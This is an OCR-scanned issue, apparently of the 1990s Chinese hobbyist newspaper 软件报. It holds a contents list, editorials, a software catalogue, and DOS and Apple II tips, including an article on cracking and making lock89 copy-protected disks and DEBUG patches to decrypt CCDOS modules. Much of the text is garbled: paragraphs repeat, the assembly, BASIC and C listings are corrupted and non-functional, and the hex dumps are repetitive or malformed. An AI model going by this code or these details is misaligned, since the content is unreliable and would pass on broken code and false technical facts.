931205 图象编辑裁剪系统	201
931206 实用程序库	201
931207 会计记账凭证汇总表	205
931208 超级多功能通用跟踪调试解密软件LLGZ V1.1	205

附录

1. C语言参考手册	209
2. TURBO C V2.0常用库函数	218
3. 简明DOS及BIOS调用指南	227
4. 实现图文数据库管理系统的方法	235
5. 主引导记录及其在硬盘维护中的应用	238
6. 常见硬盘设置参数一览表	239
7. 介绍一个通用全屏多字段数据控制输入C语言函数	242
8. ASCII码在WPS与DBASE数据库接口中的应用	244
9. TURBO C编译连接和运行时的常见错误	245
10. 汉卡评测报告	246
11. DEBUG应用实例	247
12. 家用电脑DOS使用入门	249
13. AST彩色显示器电路及原理简介	257
14. 计算机软件专业技术资格和水平考试大纲	257
15. 硬件故障维修二十例	261
16. 微型机硬件故障常用检修法	262
17. 维修四例	263
18. 一九九三年水平考试试题	264

成都电子研究所
《软件报》咨询部

竭诚为读者服务!

- MCS-51系列仿真卡、8098仿真卡,EPROM编程器
- SL系列(六种规格)单回路调节器
- 多媒体图象分析系统
- 企业管理软件、网络工程
- 各类CCD摄像头,闭路监控系统

- 各类工业检测、控制系统
- “译星”英汉电脑翻译系统
- CIS电脑成像机
- 多种软件、最新资料、书刊
- 步进电机驱动电源

地址:(610015)成都市金河街75号 电话:6637880-36.52或6635938 联系人:余兴军 陈实

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编：刘锦德 副主编：唐敏
国内统一刊号：CN51-0106 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

迎 雄 鸪 晓 报

笔 墨 通 心 想
笑 洒 平 生 事 成
笑 洒 平 生 事 成
笑 洒 平 生 事 成

总结过去展望未来更上一层楼

软件报在神州大地的存在已进入了第十个年头，已从初创阶段进入了成熟阶段。历史雄辩地证明，软件报的成长，主要归功于广大读者和作者（包括联络站）的关心和大力支持。这种同心同德、同舟共济的精神，使我们得到了无穷的力量和智慧。

在新的一年里，我们将继续坚持党报办报方针，在党的领导下，全面贯彻党的基本路线，坚持“双百方针”，即以普及计算机知识、交流计算机技术、培养软件人才、发展软件产业为目标，以“实用性、知识性、趣味性”为风格，以“中组技术人员”为主要对象。

在新的一年里，我们将注意两个方面：即引导读者关注新技术、新成果，同时注意对新技术、新成果的宣传。在新的一年里，我们将注意两个方面：即引导读者关注新技术、新成果，同时注意对新技术、新成果的宣传。

在新的一年里，我们将注意两个方面：即引导读者关注新技术、新成果，同时注意对新技术、新成果的宣传。

软件报——电脑爱好者的良师益友

我是《软件报》的忠实读者，每期必读。作为一个长期从事计算机普及工作的人员，也特别关心《软件报》的成长。可以说《软件报》是广大电脑爱好者的良师益友。

计算机是现代科学技术的核心和基础。计算机教育是面向未来、面向世界的教育。为了二十一世纪的到来，我们不仅要培养成千上万的计算机专家、学者，更需要培养大量的计算机普及工作者。可以说普及计算机技术、普及计算机知识、普及计算机应用，是我们国家迎接信息时代挑战、赶超发达国家关键任务之一。

邓小平同志指出：“计算机的普及要从娃娃抓起”。《软件报》遵照小平同志指示，勇敢地承担起普及计算机知识的重任，并且卓有成效。已成为我国普及计算机知识的最佳载体。几年来我们与《软件报》合作，承担国家“七五”、“八五”科技攻关项目，为青少年、广大中小学、家庭开发软件，其影响遍及全国，受到广大读者的广泛好评。我们不仅在中、小学普及教育、中考的教育软件，还开发出一批软件工具。广大青少年及教师开发新的CAI软件使用。这些软件陆续在《软件报》上介绍推广。

我们这一代人肩负着改革的历史重任。为实现党的十四大提出的宏伟目标，让我们大家与《软件报》共同努力，为普及计算机知识、交流计算机技术、培养软件人才、发展软件产业，为二十一世纪、为祖国未来争更大胜利。

成都软件公司 成都电子所合办

主编：刘锦德 副主编：唐敏

四联联合中兴办教育科技公司

（本报北京讯）为适应我国教育事业的飞速发展，开拓在中学教育领域的服务，四联联合中兴办教育科技公司，最近在北京、天津、上海、南京、武汉、西安、成都等地设立了分公司。该公司主要从事教育软件开发、生产、销售及售后服务。其开发的教育软件，具有先进的教学方法和现代化的教学手段，深受广大师生的欢迎。该公司还承担着国家教委下达的软件开发任务，为我国的现代化教育事业贡献力量。

成都软件公司 成都电子所合办

主编：刘锦德 副主编：唐敏

★编号：930101
名称：儿童算术训练
功能简介：本软件根据学龄前儿童的特点，利用图形、动画、音乐帮助儿童思考及激励学习兴趣，增强对正确答案的记忆。本软件可选择加法、减法、加减混合、加减式数字填空、加减式数字运算符号填空五种练习。题目以30mm×50mm的美术字显示，可选择苹果、鱼、花、轿车、汽车五种图形，由图形菜单单出，可由浅入深地限定出题范围。练习过程中用动画表示成绩；每做对一题小汽车前进一段路程，同时也以数字显示四个成绩参数。

★编号：930102
名称：向高电脑键位字母字输入系统——最新9.2版
作者：叶蔚、叶岗

★编号：930103
名称：向高电脑键位字母字输入系统——最新9.2版
作者：叶蔚、叶岗

★编号：930104
名称：向高电脑键位字母字输入系统——最新9.2版
作者：叶蔚、叶岗

读者

93年报刊订正工作已结束，凡订到当地邮局不办订行的读者，仍可向汇款本报息部办理订到。

凡在本报办理订行的读者，除报纸订价外还须负担邮费，半年3.5元（含邮资），半年7元（含邮资），汇款时，请书写清楚姓名、地址、邮编，并注明是否要发票。

本报可在邮局被月订，凡订行的读者，可在邮局订月或下季的订行手续。新读者仍可来信索报试读。

本报编辑组 叩

软件交流

功能简介：本系统内有一套系统化的全能“键位字母”编码系列输入法，独创以26个自然汉字包孕了所有汉字的基本信息（声、韵、形、义）使编码记忆量最少，并由一个原理可将汉字输入法的三大类（形、音、形音）“码”统一起来，不仅识别自然、入口容易，而且录入快、不易忘，不论繁体汉字还是日韩文字均可按此原理输入。系统具有如下特点：
①输入方式灵活多样，以同一原理满足了社会上不同层次用户的需求；
②中小学生在业、业余用户均可选用专用、听打、想打、具有通用、专用、即用三大类词库；
③现场音乐提示动态词库，自动记忆；
④具有高频单词、常用字自动截尾简码、字间混编及大小写字母与汉字混合输入等特殊功能；
⑤有方便易学的自学键和替代任一码位的万能键功能；
⑥方便地制表及输入符号与标点；
⑦区位码具有翻页选择的功能；
⑧首创强迫显示方式，使普及版系统可通过各类单显、双显系统，没有障碍；
⑨具有多种占用的存方式可按需要选择，并可自由运行大型软件如FoxBase+等；
⑩具有退出内存驻留的功能。

★编号：930104
名称：向高电脑键位字母字输入系统——最新9.2版
作者：叶蔚、叶岗

lock89 加密盘的制作

在经过对 lock89 加密程序的一系列分析之后,我们不仅能够成功地将其解密,而且也从中学习到很多方法和技巧...

制作 lock89 加密盘,要完成下述几项内容: ①lock89 是采用大扇区方式加密的...

②一般地,每张盘用大扇区方式格式化之后,其尾部的代码是随机的...

③制作的加密盘,必有一个 lock89.exe 程序...

就是完成填写参数,前一行为作变换,程序中有创建 lock89.exe 的子程序...

④格式化成大扇区的扇区,所对应的 PAT 项,应当保护起来...

此外,还有几点说明: a. 文中附的程序,是按 15H 道 1 面作大扇区格式化的...

b. 将计算出来的大扇区值,填入 lock89.exe 的对应位置,并将其写入软盘,制作过程就完成了...

假若我们的制作程序的文件为 lockmain.exe 则合成过程如下: ①将 lock89.exe 换名为 lock89...

至此,我们已经详细地从解密的角度,分析了 lock89.exe. 事实上,lock89 本身还有约 3K 的加密程序并没有讨论...

重庆 董泰垠

```
lockmain.asm
This program using generation
lock89 diskette
programming by Nie Chong xia
Date = 10/30/1990
cseg segment para 'code'
assume cs, cseg, ds, cseg, es,
cseg, ss, nothing
data0 db 3c00h dup(0)
fname db 'a:lock89.exe', 0
data1 db 15h,1,1,6
db 15,1,2,6
db 15h,1,3,6
db 15h,1,4,6
db 15h,1,5,6
db 15h,1,6,6
db 15h,1,7,6
db 15h,1,8,6
db 15h,1,9,6
data2 db 0c0h,2,25h,2,9,2ah,
0ffh,50h,0ffh,19h,4
key1 dw 0
err1 db 'Format diskette
failure $', 0
pl proc far
start:
push ds
mov ax,0
push ax
mov ax,cs
mov ds,ax
lea dx,data2
mov ax,251eh
int 21h
mov ah,0
int 13h
jb j1
mov cx,8
error1:
read-sector
calculat
write-file
j1:
int 13h
mov ah,0
int 13h
jb j2
push dx
mov dx,0
mov dx,1
mov ci,1
mov ch,15h
mov ah,9
lea bx,data1
int 13h
pop cx
loop j2
error1
read-sector
calculat
write-file
j2:
mov dx,offset err1
mov ah,9
int 21h
call inde
ret
into proc near
push ds
mov ax,0
mov ds,ax
mov si,78h
mov ax,522h
mov [si],ah
mov ax,0
mov [si+2],ax
j3:
mov ah,0
int 13h
jb j3
pop ds
into endp
read-sector
lea bx,data2
mov byte ptr [bx+3],6
read1:
mov ah,0
int 13h
mov dx,0
mov dx,1
mov ci,1
mov ch,15h
mov ah,9
lea bx,data1
int 13h
pop cx
loop read1
error1
write-file
jret
end
start
```

给 LCS 增加一条 HD 命令

笔者用汇编语言编 bl.[0080] 一程序,使 DOS 增加了一条 HD 命令...

具本方法只要在 DOS 状态键入以下的命令, HD 欲改变属性文件的文件名...

```
A>debug
-A 190
XXXX, 0100 mov
ds,0
XXXX, 0102 mov
ds,0
XXXX, 0104 mov
ds,0
```

LiuPh-CCDOS. 10 伴随着 WPS 文字处理系统在圈内拥有不少用户,对广大用户来说,了解和熟悉它的系统初始化程序 SPDOS 中的一些缺省参数...

参数 1 地址:XXXX,SEED 缺省内容,00 含义:00 时间开关,01 为时间开关...

```
C>REN SPDOS.COM SPDOS
C>DEBUG SPDOS
-E BE1A
XXXX, BE1A 01.00
-E BE1D
XXXX, BE1D 00.01
-E BDD4
XXXX, BDD4 00.FF
-W
Writing BDEE bytes
-q
C>ren spdos spdos.com
```

然后通过运行 spdos.com 可以发现修改后程序的初始状态由原来的非联想、词组双字和全角字输入方式...

SPDOS 缺省参数的修改

北京 陈剑

PC 机上的 TANGO 软件包因其没有汉字而令人使用起来甚感不便...

PC 机上的 TANGO 软件包因其没有汉字而令人使用起来甚感不便,今本人根据原理绘制软件(SCHEM)中库的功能,利用现有的汉字库...

运行结束后,就得到一个字模文件。制作好的字模文件用 SCHEM 中的 COMFILE 文件编译成 SCHEM 可使用的库文件...

行移动、复制、删除、旋转反等等操作

用这样的字库,应调整 160 行中的(Q%-1)这个数,在制作缺区后面的字模时,若前面缺区,应为(Q%-1-n),使其跳过缺区的区,否则字库中区代码与字模对不起来...

```
100) IV,CS=C1 MOD 10
110) A$=+CHR$(C2+40)+CHR$(C3+40)+CHR$(C4+40)+CHR$(C5+40)+POWER,PRINT #1,A$
120) PRINT #1,;2;I;PRINT #1,"BITMAP"
130) IF (Q%-1) > 0 THEN W%GET 2,XY,W%-W$
140) FOR K%=31 TO 4 STEP -1
150) W%=ASC(MID$(V$,K%+1,1));X%=K%\2
160) FOR L%=7 TO 0 STEP -1
170) W%=(W%+L%)*2 MOD 16;A%=(W%*Y%)*2 MOD 256-Y%
180) NEXT L%
190) FOR Y%=0 TO 20: A$=A$+CHR$(W%+40)
200) W%=(W%+1)*2 MOD 256-Y%
210) IF W% < 255 THEN A$=A$+CHR$(W%+20)
220) W%=(W%+1)*2 MOD 256-Y%
230) IF W% < 18.5 THEN A$=A$+CHR$(W%+30)
240) W%=(W%+1)*2 MOD 256-Y%
250) A$=A$+CHR$(W%+20)
260) IF W% < 14.5 OR W% > 18.5 THEN A$=A$+CHR$(W%+30)
270) FOR J%=0 TO 15: IF A%(W%*J%+1) < 0 THEN A$=A$+CHR$(W%+30)
280) IF W% < 10.5 ELSE A$=A$+CHR$(W%+30)
290) PRINT #1,A$
300) NEXT Y%
310) PRINT #1,;
320) C1=C1-1;C2=C1 MOD 100;IF C1 > 94 THEN C1=C1+6
330) IF C1 < 0 THEN C1=100
340) PRINT #1,CLOSE,SYSTEM
```


液晶显示器接口

液晶显示器(LCD)具有低电压、低功耗、抗干扰能力强、寿命长等优点...

1. LCD驱动电路MM5483

本接口用NS公司的MM5483作LCD驱动电路,它的引脚排列如图1所示...

显示信息通过DI输入,在CLK上升沿送入移位寄存器...

LCD器件要求在背电极BP上施加显示波形成反相位的方波脉冲...

二、接口硬件 作为微机、单片机的液晶显示器接口,根据具体所需显示的字符数及尺寸...

工作原理为: OSC 端外接阻容器件以产生脉冲,经过内部16分频...

CD4528延时再送往LCD显示器,阻容元件数值应根据一帧的位数来决定...

三、软件设计 如前所述,软件设计的目标是将液晶显示器各位信号通过DATA线串行发送给MM5483...

使用金山WPS系统打印文书文件时,打印机打印出来的文件中有很多内容都是错的...

故障可能出现在两个方面:一个就是打印机本身,另一个可能出现在主机的并行口和打印电缆上...

CCBIOS2.13H系统中的设置该硬盘字库的方法,为使用扩展高端内存的用户提供了省内存、减少硬盘占用...

2.13H读硬盘字库文件FILES.COM运行后,即可使用INT7FH中断调回,返回人口参数DX中的汉字机内码...

CCDOSv4.0的“寻显示汉字地址”子程序在CCCC.OV1中(以影盘为例)...

设置硬盘配置参数,在CON-FIG.SYS文件中增加。

2.13H硬盘字库移植到CCDOSv4.0

移植步骤如下: 1.将CCDOSv4.0的显示模块CCCC.OV1解密...

2.修改显示模块CCCC.OV1 C>DEBUG CCCC.OV1 -A 199E

CS:199E PUSH AX CS:199F INT 7F CS:19A1 POP AX CS:19A2 RETF CS:19A3 -A 600 CS:600 MOV AL,30 CS:602 JMP 061A CS:604 -W -Q

3.设置硬盘配置参数,在CON-FIG.SYS文件中增加。

DEVICE=VDISK.SYS 864 512 64/E (与2.13H系统配置参数相同,以便共享虚拟盘)。

4.建立启动CCDOSV4.0的批处理命令文件CCDOS4.BAT,内容如下(下列中80M硬盘已分区为C:,D:,E:,故虚盘为F:)

```
ECHO OFF
CLS
CD 213
IF NOT EXIST F: HZK16
COPY HZK16 F:
FILES F2
CD \
CD CCDO54
CCCC
CD \
上述移植已在内存为2M的ASTP I 386SX20微机上获得成功,运行情况良好。
```

作者 赵旭东 本责任编辑 07号

图6




图3




图4





图5



作为MS-DOS的最新版本DOS5.0具有很多新特点,如:以图形用户界面GUI为基础的DOSShell使得操作更加直观...

一、预备知识

硬盘参数包括硬盘标志、硬盘目录区的起始扇区号(指定磁道号,下同)及所占扇区数...

二、问题与分析

在DOS5.0下SUPER.CCDO55.10的字(词)库加载程序SPLIB.EXE不能正常运行,屏幕显示为“not founder or read error”...

三、修改

通过上面的分析,笔者给出完整的修改过程: C>ren splib.exe spa c>debug spa -r ds DS 24F0 :24F0(DS+1000H->DS) -a ds,0 ffff 80 7f 16 f8 24F0,285B -e 285d 24F0:285D 16.17 -a ds,0 ffff 8b 47 10 24F0,28BB -r 28bd 24F0,28BD 10.11 w writing 12A7A bytes q C>ren spa splib.exe 四川 冯志兵

DOS5.0下SUPER.CCDO55.10的兼容性及其解决办法

作者 冯志兵

IC62,0181 51 PUSH CX IC62,b182 CD25 INT 25 0177时,给CX,DX赋值的话已被修改成: IC62, 0179 B07300 MOV CX,0073 IC62, 017C BA0053 MOV DX,5300

上面六条语句的功能是该取硬盘的目录区,但其人口参数DX的值不应该是6300H,而10为笔者作一分析,不足之处敬请指正。

事实上,程序是通过下面的语句来读取硬盘目录区的起始扇区号并修改CS:IC62, 017C(即修改原人口参数DX的值)的IC62: 00EB 8B4710 MOV AX, [BX+10] IC62,00EE ZE CS, IC62, 00EFA SP7D01 MOV[017D],AX

第一条语句是读取硬盘目录区的起始扇区号,第三条语句是修改CS,IC62,017C,但硬盘目录区的起始扇区号并没有存放在DS:[BX+10]处,而在DS:[BX+11]处。

修改上述两处后,用0命令运行程序,程序能正常运行,SPDOS.COM,WPS运行正常。

虚拟磁盘与磁盘文件管理

在中华学习机(或具有84K内存的APPLE II)上,利用RAM可建立一个“虚拟磁盘”上可象真实磁盘一样进行DOS命令的操作...

1. “虚拟磁盘”的建立
①将附录1的机器语言子程序用“BSAVE RAM-DISK, A \$9000, L \$29F”命令存到真实磁带上...

②先用真实磁盘将DOS系统装入内存,然后“BRUNRAM-DISK”命令运行“RAM-DISK”文件...

以后,凡是到“虚拟磁盘”的DOS命令操作需指明槽号为5,而对真实磁盘仍为6号槽口...

DISK VOLUME# 212

如果你无驱动器,可在有驱动器的机子上将\$9600-\$BFFF的DOS操作系统机器语言磁带,然后在自己的主机上,在监控状态下,用“\$9600.BFFFF”和“\$8000.829F”命令依次将DOS指令和附录1的指令分别由磁带装入内存...

2. 真实磁盘与“虚拟磁盘”间的文件管理
为方便提高运行速度和减少真实磁盘的机械磨损,多数时候需将真实磁盘上的各类文件转到“虚拟磁盘”内进行操作...

为方提高运行速度和减少真实磁盘的机械磨损,多数时候需将真实磁盘上的各类文件转到“虚拟磁盘”内进行操作...

```
5 REM FILE CONTROL
10 PR# 5,PRINT
12 PRINT CHR$(18)+CHR$(12)
20 PRINT "请选槽号:",PRINT
30 MTAB 4,PRINT*3,建立虚拟磁盘
40 MTAB 4,PRINT*3,扩充TYPE命令
50 MTAB 4,PRINT*3,阅读TYPE文件
60 MTAB 4,PRINT*4,转行文件
70 MTAB 4,PRINT*5,转行文件
80 MTAB 4,PRINT*6,转存B文件
90 MTAB 4,PRINT*7,结束
95 CALL 43089
96 VTAB 9,MTAB 30,PRINT*1,GET NS,N=VAL(NS)
97 IF N<1 OR N>7 THEN 80
98 ON N GOTO 100,150,200,300,400,500,60
99 CALL 43089,TEXT,HOME,END
100 PRINT,PRINT CHR$(4),"BRUN RAM-DISK,65"
110 PRINT CHR$(4),"SAVE FILE CONTROL,55"
120 PRINT CHR$(4),"CATALOG"
130 PRINT,PRINT CHR$(4),"GET FS",PRINT,GOTO 12
150 PRINT,PRINT CHR$(4),"RUN A TYPE,59"
200 PRINT,INPUT"请输入文件名:";WM$
210 INPUT"请输入槽口号:";S
220 PRINT CHR$(4),"CATALOG,S",S
230 PRINT CHR$(4),"TYPE,W,M$
240 PRINT "完毕"
250 GOTO 12
300 PRINT,PRINT CHR$(4),"RUN LS-T,56"
400 HOME,STAB 2,MTAB 4,PRINT"先用LOAD 5,6命令把软件
410 MTAB 4,PRINT"的文件调入内存,再用SAVE F
420 MTAB 4,PRINT"命令把文件存入另一磁盘"
440 PRINT,MTAB 4,PRINT"请照下面的方法去做"
450 END
500 HOME,INPUT"请输入文件名:";NB$
505 HOME,INPUT"请输入槽口号:";S
507 INPUT"请输入存入磁盘槽口号:";S1
510 PRINT,PRINT CHR$(4),"BLOAD,NB$,S",S1
520 J=PEEK(43618)+PEEK(43617)*256
530 J=PEEK(43634)+PEEK(43635)*256
540 PRINT CHR$(4),"BSAVE",NB$,S",S1,"A",S1,"L",J
560 PRINT"转存完毕",GET OS
560 GOTO 12
570 PRINT,PRINT CHR$(4),"RUN LS-T,56"
100 REM LS-T
200 LOMEM,24678
250 D$=CHR$(15)+$(4),P=0,ONERR GOTO 85
300 HOME,VTAB 3,MTAB 8,PRINT"转存文件"
320 VTAB 5,INPUT"文件所在槽口号:";S1
340 MTAB 5,INPUT"目的盘所在槽口号:";S2
350 VTAB 5,MTAB 5,PRINT"列表目录",GET YMS,PRINT YMS
36 IF YMS="Y"OR YMS="N"THEN 38
37 GOTO 35
38 IF YMS="N"THEN 55
40 POKE 34,7,PRINT D$,"CATALOG,S",S1,PRINT,PRINT"请
按任意键",GET AS
55 VTAB 5,MTAB 5,INPUT"文件名:";CS;IF ASC(CS)<4
THEN 55
56 VTAB 5,MTAB 5,INPUT"目的文件名:";LS;IF ASC(LS)>44
OR L$=C$ THEN 55
60 POKE 34,7,HOME
65 PRINT D$,"OPEN",CS,S",S1
65 PRINT D$,"OPEN",LS,S",S2
70 PRINT D$,"READ",CS
75 GET AS,IF AS=CHR$(13)THEN PRINT D$,"WRITE",L
S,PRINT BS,B$="";P=P+1;X=PEEK(X),GOTO 70
85 IF P=1 THEN PRINT D$,"CLOSE"
100 PRINT"转存结束",PRINT,PRINT CHR$(4),"RUN FILE
CONTROL,55"
5 REM A TYPE
10 FOR I=48214 TO 48288
15 READ J,POKE I,J
20 NEXT I
30 POKE40222,65,POKE40223,188,POKE 43140,64,POKE 43141,
69,POKE 43142,60,POKE 5143,197
40 DATA 32,168,162,32,142,258,32,140,166,9,128,32,237,
258,178,0,192,16,23,44,16,192,201,131,240,23,201,23,201,
147,208,12,175,0,192,16
45 DATA 251,44,16,192,201,131,240,7,178,197,181,32,142,
258,78,252,182
46 PRINT"完毕"
50 PRINT,PRINT CHR$(4),"RUN FILE CONTROL,55"
```

```
5700-00 02 B9 55 80 99 B7 60
6004-88 07 F7 A0 02 B0 57 40
6010-98 2A BD 88 10 87 A9 60
6016-68 68 A5 A9 0E 8D 93 B2
6020-A8 58 85 8C A9 80 85 3D
6026-A8 A5 85 8E AC 62 85 3F
6030-A8 A5 85 8E AC 9A 8E 48
6036-A8 00 20 2C FE A9 62 8D
6040-87 AA A9 80 8D 00 9D A5
6046-9A 8D 01 8D 20 D4 A7 20
6052-53 9C 4E 7E 98 20 A7 9A
6058-20 AF 9C FF 84 4E 85 49
6064-A0 10 A2 19 A9 A0 09 75
606A-AA D0 2C 8E CA 10 F7 A0
6070-82 98 B8 9C D6 75 AA D0
6076-1E 88 10 3E 05 AF AA C0
6082-0C F9 08 C0 0E F0 87 C0
6088-05 90 DC 4C 5E 98 B8 99
A090-0E 48 A5 9A 4C 7E 98 AD
6096-F8 87 C0 B8 9C D6 75 AA D0
60A2-F4 87 F0 58 C8 04 D0 03
60A8-2C 78 98 4E AD EC B7 C9
60B4-13 90 04 F8 04 90 F8 C9
60B8-0F 80 04 64 90 F8 C9
60C4-76 04 E9 6F AA AD F0 B7
60C8-8E 8E AD F1 87 85 3F C9
60D4-8C 9C B9 80 C9 B9 83 C0
60D8-BD C0 9C 4D E2 87 85 47
60E4-A9 80 95 4E 8E 4A 80 08
60E8-A0 00 B1 8E 91 4E 88 D0
60F4-F9 F0 09 A0 00 B1 4E 91
60F8-8E 8E D0 P9 2 C 62 C0 40
6104-BB 9C 8D F7 87 AD B0 9C
6108-BD FE 87 16 60 4C 04 80
6114-98 D0 2A A9 10 2C 65 AA
6118-D0 04 A9 10 D0 03 AD P9
6124-B7 8D B9 9C AD F8 B7 C9
6128-PE 90 02 A9 00 8D F0 9C
6134-20 53 9C A9 00 8E 4E 20
6138-EA A2 4C 8B 9F 4A 8D ED
6144-9C AD 7A 8A C3 B1 90 08
6148-C9 B9 80 04 29 0F D0 62
6154-0F 04 DA 0A 16 89 01 51
6158-1F AD ED 9C C9 01 D0 04
6164-A9 D0 F0 8D AD F8 9C D0
6168-84 9C 2C A5 9A 10 17 A5
6174-1F 8D ED 9C 27 04 D0 80
6178-76 A8 05 B9 B8 85 D6 DA
6184-9C D0 80 80 8D F5 AD E9
6188-B7 C0 B9 9C F0 5E 8D E2
6194-9C AD EA B7 8D 85 8C A4
6198-1F 8C 8E 9C A9 00 D0 62
6204-E9 9C A9 81 8E 48 A9 9C
6208-8E 1E 8E 83 8E 1E A4 1E
6214-8C 9C 8C 8C 8C 8C 8C 8C
6218-C0 B9 C0 8C 8C 8C 8C 8C
6224-8C 8C 8C 8C 8C 8C 8C 8C
6228-8C 8C 8C 8C 8C 8C 8C 8C
6234-8C 8C 8C 8C 8C 8C 8C 8C
6238-8C 8C 8C 8C 8C 8C 8C 8C
6244-8C 8C 8C 8C 8C 8C 8C 8C
6248-9C 90 00 8E 8E 10 F7 A5
6254-10 02 8D 01 E2 8C 82 C0
6258-8E 88 80 01 E2 8C 82 C0
6264-C0 82 C0 8C 8C 8C 8C 8C
6268-8C 8C 8C 8C 8C 8C 8C 8C
6274-8C 8C 8C 8C 8C 8C 8C 8C
6278-F8 F8 F8 F8 F8 F8 F8 F8
6284-00 F8 F8 00 00 F8 F8 11
6288-01 00 25 10 00 00 01 04
6294-11 03 D2 AD C4 D4 01 60
6298-01 00 21 00 F8 B7 00 20
```

用C语言实现音乐的后台演奏

BASIC语言简单易懂,且具有丰富的图形和音乐、函数,其它它的PLAY语句方便灵活,即可前演奏,是其它语言所难以比拟的...

```
关键问题是如何进行后台演奏呢?本文通过C语言来实现,大家知道,音乐每秒钟演奏182次INTIC,因此可以通过它来计算,发现后台演奏的INTIC(见源程序清单),浙江 吴小波 清稿。
#include<stdio.h>
#include<dos.h>
#define LI 1000
#define L2 LI/2
#define L4 LI/4
int HZ[4][7]={{131,147,165,175,196,220,247},{262,294,330,349,392,440,494},{625,587,659,698,784,880,989},{1047,1174,1319,1597,1856,1760,1976}};
int
void Init[100]={{11,11,12,11,13,14,14,14,15,16,16,17,17,17,17,18,18,19,19,20,21,21,22,11,23,14,24,14,25,11,26,11,27,13,31,14,1,0,0,0}};
void InitSound(void)
main()
{
play(Def); while(*x && !bkey(0));
nonound(); setvect(Dx1c, (*x); int9);
play(int *ms);
}
int ms; old = 1; setvect(Dx1c, 0);
setvect(Dx1c, new - int9);
void InterruptNew(intC)
statin count=0,tt=0;
count+=1;
if(count==tt)
{
tt=tt+1;
}
if(count>tt)
{
tt=tt+1;
}
if(count>tt)
{
tt=tt+1;
}
}
else nonound();
old = int9;
}
```

将TAB转换为空格的程序

在编写高级语言、汇编语言或FoxBASE语言的程序时,常常要用到TAB符,使程序结构错落有致,但许多打印纸不支持TAB符,改TAB符为空格常用的方法也是编写一段程序,判断TAB符(ASCII码为09)后即用若干个空格代之,这种方法很实用。

编者介绍大家一种最简单的方法,将需修改的程序输入WP,然后按Ctrl+Q,在“找?”后键入TAB键,“换或?”后键入你所希望留出的空格数,“选择?”后键入“ON”,这样整个程序的TAB符全部改成了空格符,上海 蔡纪文

双列打印BASIC源程序

```
(1)读入要打的BASIC源程序。
(2)将JLIST程序调入内存。
(3)设置打印参数。
(4)用PR#1命令接通打印机。
(5)键入CALLS1000命令执行打印程序。
1700-C0 30 50 60 70 80 90 100
1704-30 70 90 100 110 120 130
1708-30 A0 B0 C0 D0 E0 F0 00
1712-30 10 20 30 40 50 60 70
1716-30 80 90 A0 B0 C0 D0 E0
1720-30 F0 00 10 20 30 40 50
1724-30 60 70 80 90 A0 B0 C0
1728-30 D0 E0 F0 00 10 20 30
1732-30 40 50 60 70 80 90 A0
1736-30 B0 C0 D0 E0 F0 00 10
1740-30 20 30 40 50 60 70 80
1744-30 90 A0 B0 C0 D0 E0 F0
1748-30 00 10 20 30 40 50 60
1752-30 70 80 90 A0 B0 C0 D0
1756-30 E0 F0 00 10 20 30 40
1760-30 50 60 70 80 90 A0 B0
1764-30 C0 D0 E0 F0 00 10 20
1768-30 30 40 50 60 70 80 90
1772-30 10 20 30 40 50 60 70
1776-30 80 90 A0 B0 C0 D0 E0
1780-30 F0 00 10 20 30 40 50
1784-30 60 70 80 90 A0 B0 C0
1788-30 D0 E0 F0 00 10 20 30
1792-30 40 50 60 70 80 90 A0
1796-30 B0 C0 D0 E0 F0 00 10
1800-30 20 30 40 50 60 70 80
1804-30 90 A0 B0 C0 D0 E0 F0
1808-30 00 10 20 30 40 50 60
1812-30 70 80 90 A0 B0 C0 D0
1816-30 50 60 70 80 90 A0 B0
1820-30 C0 D0 E0 F0 00 10 20
1824-30 30 40 50 60 70 80 90
1828-30 10 20 30 40 50 60 70
1832-30 80 90 A0 B0 C0 D0 E0
1836-30 F0 00 10 20 30 40 50
1840-30 60 70 80 90 A0 B0 C0
1844-30 D0 E0 F0 00 10 20 30
1848-30 40 50 60 70 80 90 A0
1852-30 B0 C0 D0 E0 F0 00 10
1856-30 20 30 40 50 60 70 80
1860-30 90 A0 B0 C0 D0 E0 F0
1864-30 00 10 20 30 40 50 60
1868-30 70 80 90 A0 B0 C0 D0
1872-30 50 60 70 80 90 A0 B0
1876-30 C0 D0 E0 F0 00 10 20
1880-30 30 40 50 60 70 80 90
1884-30 10 20 30 40 50 60 70
1888-30 80 90 A0 B0 C0 D0 E0
1892-30 F0 00 10 20 30 40 50
1896-30 60 70 80 90 A0 B0 C0
1900-30 D0 E0 F0 00 10 20 30
1904-30 40 50 60 70 80 90 A0
1908-30 B0 C0 D0 E0 F0 00 10
1912-30 20 30 40 50 60 70 80
1916-30 90 A0 B0 C0 D0 E0 F0
1920-30 00 10 20 30 40 50 60
1924-30 70 80 90 A0 B0 C0 D0
1928-30 50 60 70 80 90 A0 B0
1932-30 C0 D0 E0 F0 00 10 20
1936-30 30 40 50 60 70 80 90
1940-30 10 20 30 40 50 60 70
1944-30 80 90 A0 B0 C0 D0 E0
1948-30 F0 00 10 20 30 40 50
1952-30 60 70 80 90 A0 B0 C0
1956-30 D0 E0 F0 00 10 20 30
1960-30 40 50 60 70 80 90 A0
1964-30 B0 C0 D0 E0 F0 00 10
1968-30 20 30 40 50 60 70 80
1972-30 90 A0 B0 C0 D0 E0 F0
1976-30 00 10 20 30 40 50 60
1980-30 70 80 90 A0 B0 C0 D0
1984-30 50 60 70 80 90 A0 B0
1988-30 C0 D0 E0 F0 00 10 20
1992-30 30 40 50 60 70 80 90
1996-30 10 20 30 40 50 60 70
2000-30 80 90 A0 B0 C0 D0 E0
```


软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘锦德 副主编:唐敏
国内统一刊号:CN51-0106 订购代号:81-74 地址:成都市金河街75号 邮政编码:610015

